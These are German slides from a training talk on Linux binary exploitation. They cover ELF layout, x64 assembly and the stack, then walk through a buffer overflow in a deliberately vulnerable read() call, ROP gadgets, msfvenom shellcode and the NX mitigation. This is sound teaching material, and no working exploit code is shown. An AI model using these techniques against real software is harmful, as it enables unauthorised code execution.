Linux Binaries & Exploitation

insentis DeepDive @ 17.05.2024

Roman Hergenreder

Agenda

- Einführung
- Buffer Overflow
- Sicherheitsmaßnahmen
  - NX-Flag
  - Stack Canary
  - ASLR
- Data Leakage (printf)
- Praxisbeispiel ret2libc


Linux Binaries

Was ist das überhaupt?

```
$ file /usr/bin/bash
/usr/bin/bash: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=165d3a5ffe12a4f1a9b71c84f48d94d5e714d
3db, for GNU/Linux 4.4.0, stripped
```

- ELF: „Executable and Linkable Format“
- 64-Bit Anwendung
- PIE: „Position Independent Executable“
- Dynamisch gelinkt → Libraries können nachgeladen werden
- Stripped: Debug-Symbole wurden entfernt

ELF: Executable and Linkable Format




- ELF besteht aus mehreren Segmenten
  - Werden beim Start in den Speicher geladen
- **text:**
  Code Segment mit ausführbaren Instruktionen
- **data:**
  Segment für globale statische Variablen
- **Heap:**
  Segment für globale dynamische Variablen
- **Stack:**
  Segment für lokale Variablen

Text Segment & Assembler


- Binaries enthalten <u>keinen</u> Quellcode! → Reverse Engineering nötig

```
0000000000030390  84 2C 09 00 00 48 8B 40  18 48 89 10 83 C1 01 39  .,...H.@.H.....9
00000000000303A0  4C 24 10 0F 85 17 FF FF  FF 83 3D 0C 86 10 00 00  L$........=.....
00000000000303B0  89 4C 24 48 0F 85 CB 06  00 00 44 8B 25 03 86 10  .L$H......D.%...
00000000000303C0  00 45 85 E4 0F 84 DB 00  00 00 BF 01 00 00 00 E8  .E..............
00000000000303D0  4C 38 05 00 31 FF E8 45  F8 FF FF 0F 1F 44 00 00  L8..1.....D.....
00000000000303E0  8B 54 24 14 4C 8B 64 24  08 44 89 F1 85 D2 74 B9  .T$.L.d$.D....t.
00000000000303F0  BA 05 00 00 00 31 FF 48  8D 35 FF 2C 0C 00 E8 7D  .....1.H.5.,....
0000000000030400  EF FF FF 4C 89 E6 48 89  C7 31 C0 E8 10 7E 02 00  ...L..H..1...~..
0000000000030410  48 8B 3D C9 83 10 00 31  F6 E8 82 14 00 00 E9 1B  H.=....1........
0000000000030420  FB FF FF 41 0F B6 47 02  84 C0 0F 84 CF FE FF FF  ...A..G.........
0000000000030430  4D 8D 67 01 41 89 C6 BA  01 00 00 00 E9 BE FE FF  M.g.A...........
0000000000030440  FF 48 8B 40 10 C7 00 01  00 00 00 E9 4C FF FF FF  .H.@........L...
0000000000030450  80 78 01 00 0F 85 38 FE  FF FF 48 8D 05 47 2C 0C  .x....8...H..G,.
0000000000030460  00 48 89 05 E0 84 10 00  E9 25 FE FF FF 48 8D 1D  .H.......%...H..
```

```
.text:00000000000304D3 loc_304D3:                              ; CODE XREF: main+665↓j
.text:00000000000304D3                                         ; main+6B0↓j
.text:00000000000304D3                 cmp     [rsp+178h+var_168], ebx
.text:00000000000304D7                 jz      loc_306A0
.text:00000000000304DD                 movsxd  rax, ebx
.text:00000000000304E0                 mov     r14, [r13+rax*8+0]
.text:00000000000304E5                 test    r14, r14
.text:00000000000304E8                 jz      loc_306A0
.text:00000000000304EE                 movzx   edx, byte ptr [r14]
.text:00000000000304F2                 lea     eax, [rdx-2Bh]
.text:00000000000304F5                 test    al, 0FDh
.text:00000000000304F7                 jnz     loc_306A0
.text:00000000000304FD                 movzx   eax, byte ptr [r14+1]
.text:0000000000030502                 add     ebx, 1
.text:0000000000030505                 cmp     dl, 2Dh ; '-'
.text:0000000000030508                 jz      loc_30683
.text:000000000003050E                 movsx   r12d, al
.text:0000000000030512                 test    r12d, r12d
.text:0000000000030515                 jz      short loc_304D3
.text:0000000000030517                 mov     ebp, 2Bh ; '+'
```



Instruktionen




- Intel Syntax: Ziel, Quelle: add eax, ebx
- AT&T Syntax: Quelle, Ziel: addl %ebx, %eax

Die wichtigsten Instruktionen

- **mov**: Kopiert Daten in Register oder in den Speicher
- **lea**: Laden von Adressen
- **add, sub, mul, div**: Arithmetische Operationen
- **push, pop**: Stack Operationen
- **jmp, jnz, jgt, jge**, ...: (Conditional) Jumps
- **cmp**: Vergleich
- **call**: Aufrufen einer Funktion
- **enter, leave, retn, ret**: Start/Ende einer Funktion
- **syscall**: Aufrufen einer Kernel-Funktion

Datenzugriff

- **Register**: Liegen direkt in der CPU
  - Zwischenergebnisse, Status, Pointer
  - → sehr schneller Zugriff!
- **Stack**: „Last-In, First-Out“ Datenstruktur (LIFO)
  - Ablageort für lokale Variablen
  - → Liegt im RAM: auch schneller Zugriff
- **Heap**: Dynamisch allokierbarer Speicherbereich
  - Ablageort für Daten beliebiger Größe, die nicht zur Compile-Zeit bekannt ist
  - → Liegt im RAM, tendenziell etwas langsamer, da komplexere Struktur
- **Sonstiger Speicher**: Statische Variablen im **.data** Segment, nicht gemanaged
  - Im RAM wenn gebraucht




Register
x64 Architektur

- RBP: „Base Pointer“
  → Zeigt auf den Start des Stackframes
- RSP: „Stack Pointer“
  → Zeigt auf den obersten Wert im Stack
- RIP: „Instruction Pointer“
  → Zeigt auf die aktuelle Instruktion

Pointer

- Pointer halten als Wert die Adresse des Orts, auf den sie zeigen.

C	Adresse	Wert
`int a = 5;`	`0x4000`	`5`
`int *b = &a;`	`0x4008`	`0x4000`
`int **c = &b;`	`0x400a`	`0x4008`
`char str[5] = „test\x00“;`	`0x4010`	`0x7465737400`
`char *ptr = str;`	`0x4016`	`0x4010`



- Pointer-Operationen in Assembler:
  - `mov [rbp+0x8], 10`: Lege den Wert „10“ an die Adresse in rbp mit Offset 0x8
  - `lea rdi, [rbp + 8*eax + 4]`: Lade die Adresse in **rbp** mit Offset **8 * eax + 4** nach **rdi**


Stack

- „Last-In-First-Out“ Struktur (LIFO)
- Adressbereich von hoch zu niedrig!

Funktionen

- Funktionen können wie in Hochsprachen Parameter erhalten und Werte zurückgeben

```c
int add(int a, int b) {
    return a + b;
}
```



```
; Attributes: bp-based frame

public add
add proc near

var_8= dword ptr -8
var_4= dword ptr -4

; __unwind {
push    rbp
mov     rbp, rsp
mov     [rbp+var_4], edi
mov     [rbp+var_8], esi
mov     edx, [rbp+var_4]
mov     eax, [rbp+var_8]
add     eax, edx
pop     rbp
retn
; } // starts at 1129
add endp
```

edi: Parameter a
esi: Parameter b
eax: Rückgabewert

rbp: Wird am Anfang der Funktion gesichert
und am Ende der Funktion wieder hergestellt!

Was ist mit **retn**?

Instructions: call und retn

```
; Attributes: bp-based frame

; int __fastcall main(int argc, const char **argv, const char **envp)
public main
main proc near
; __unwind {
push    rbp
mov     rbp, rsp
mov     esi, 2
mov     edi, 1
call    add
nop
pop     rbp
retn
; } // starts at 113D
main endp

_text ends
```


- **call**: Sichert die Adresse der nächsten Instruktion auf dem Stack und springt zur aufgerufenen Funktion
- **retn**: Nimmt die Return-Adresse vom Stack und springt dorthin

x64 Calling Conventions

- Parameter 1 – 6 in Register: **rdi, rsi, rdx, rcx, r8, r9**
- Parameter 7 und weitere: **Stack**
- Aufgerufene Funktion muss **rbp** sichern und wiederherstellen
- Aufrufende Funktion schreibt return-Adresse auf den Stack

Stackframe

- Stack und Funktionsflow muss nach Beenden der aufgerufenen Funktion wiederhergestellt sein



Exploitation

Ziel:
Kontrolle über Instruction Pointer (RIP)

Buffer Overflows

_read liest 0x400 Bytes von **stdin** in einen Buffer der Größe 0x80 Bytes.

```
; Attributes: bp-based frame

; int __fastcall main(int argc, const char **argv, const char **envp)
public main
main proc near

buf= byte ptr -80h

; __unwind {
push    rbp
mov     rbp, rsp
add     rsp, -80h
lea     rax, [rbp+buf]
mov     edx, 400h       ; nbytes
mov     rsi, rax        ; buf
mov     edi, 0          ; fd
call    _read
nop
leave
retn
; } // starts at 1139
main endp

_text ends
```

Stack view

00007FFF4CE19020	4141414141414141	
00007FFF4CE19028	4141414141414141	
00007FFF4CE19030	4141414141414141	
00007FFF4CE19038	4141414141414141	
00007FFF4CE19040	4141414141414141	
00007FFF4CE19048	4141414141414141	
00007FFF4CE19050	4141414141414141	
00007FFF4CE19058	4141414141414141	
00007FFF4CE19060	4141414141414141	
00007FFF4CE19068	4141414141414141	
00007FFF4CE19070	0000000000000A41	
00007FFF4CE19078	0000000000000000	
00007FFF4CE19080	0000000000000000	
00007FFF4CE19088	0000000000000000	
00007FFF4CE19090	0000000000000000	
00007FFF4CE19098	0000000000000000	
00007FFF4CE190A0	00007FFF4CE190B0	[stack]:00007FFF4CE190B0
00007FFF4CE190A8	000055E2D5B31168	main+E

Input Buffer

rbp + return address

→Wir wählen den Buffer so, dass die return address überschrieben wird!

Wahl der **return address**


- ROP-Gadgets („Return-oriented Programming“)
- Wir durchsuchen die Binary nach Instruktionen, die uns helfen. Beispielsweise:
  - `pop rax; retn`
  - `jmp esp`
  - `syscall`
- Wir können mehrere Gadgets kombinieren, um beispielsweise Syscalls zu bauen
  - → „ROP-Gadget Chain“
  - → Code-Reuse Attacks

Angriff 1: Shellcode

- Nutzen eines „jmp rsp“-Gadgets, um Code Execution in den Stack umzulenken
- Wir haben Kontrolle über den Stack
  - → Wir laden Shellcode in den Stack
- Generieren von Shellcode einfach durch Tools wie **msfvenom**
- Voraussetzung**:**
  1. Stack muss ausführbar sein
  2. Entsprechende Gadgets müssen vorhanden sein

Shellcode Mitigation

- Nicht immer möglich!
  - „jmp rsp“ Gadget selten vorhanden in Binaries
  - [stack] Segment hat nur R/W-Permissions aber keine Execute (X) permissions!




Segments

Name	Start	End	R	W	X	D	L	Align	Base	Type	Cl
.data	000055E2D5B34008	000055E2D5B34018	R	W	.	.	L	qword	0014	public	DA
.bss	000055E2D5B34018	000055E2D5B34020	R	W	.	.	L	byte	0015	public	BS
.prgend	000055E2D5B34020	000055E2D5B34021	?	?	?	.	L	byte	0016	public	
a.out	000055E2D5B34021	000055E2D5B34028	R	W	.	D	.	byte	0000	public	DA
extern	000055E2D5B34028	000055E2D5B34058	?	?	?	.	L	qword	0017	public	
a.out	000055E2D5B34058	000055E2D5B35000	R	W	.	D	.	byte	0000	public	DA
debug001	00007F9FCC6C4000	00007F9FCC6C7000	R	W	.	D	.	byte	0000	public	DA
libc.so.6	00007F9FCC6C7000	00007F9FCC6ED000	R	.	.	D	.	byte	0000	public	CC
libc.so.6	00007F9FCC6ED000	00007F9FCC842000	R	.	X	D	.	byte	0000	public	CC
libc.so.6	00007F9FCC842000	00007F9FCC896000	R	.	.	D	.	byte	0000	public	CC
libc.so.6	00007F9FCC896000	00007F9FCC89A000	R	.	.	D	.	byte	0000	public	CC
libc.so.6	00007F9FCC89A000	00007F9FCC89C000	R	W	.	D	.	byte	0000	public	DA
debug002	00007F9FCC89C000	00007F9FCC8A9000	R	W	.	D	.	byte	0000	public	DA
debug003	00007F9FCC8CB000	00007F9FCC8CD000	R	W	.	D	.	byte	0000	public	DA
ld_linux_x86_64.so.2	00007F9FCC8CD000	00007F9FCC8CE000	R	.	.	D	.	byte	0000	public	CC
ld_linux_x86_64.so.2	00007F9FCC8CE000	00007F9FCC8F3000	R	.	X	D	.	byte	0000	public	CC
ld_linux_x86_64.so.2	00007F9FCC8F3000	00007F9FCC8FD000	R	.	.	D	.	byte	0000	public	CC
ld_linux_x86_64.so.2	00007F9FCC8FD000	00007F9FCC8FF000	R	.	.	D	.	byte	0000	public	CC
ld_linux_x86_64.so.2	00007F9FCC8FF000	00007F9FCC901000	R	W	.	D	.	byte	0000	public	DA
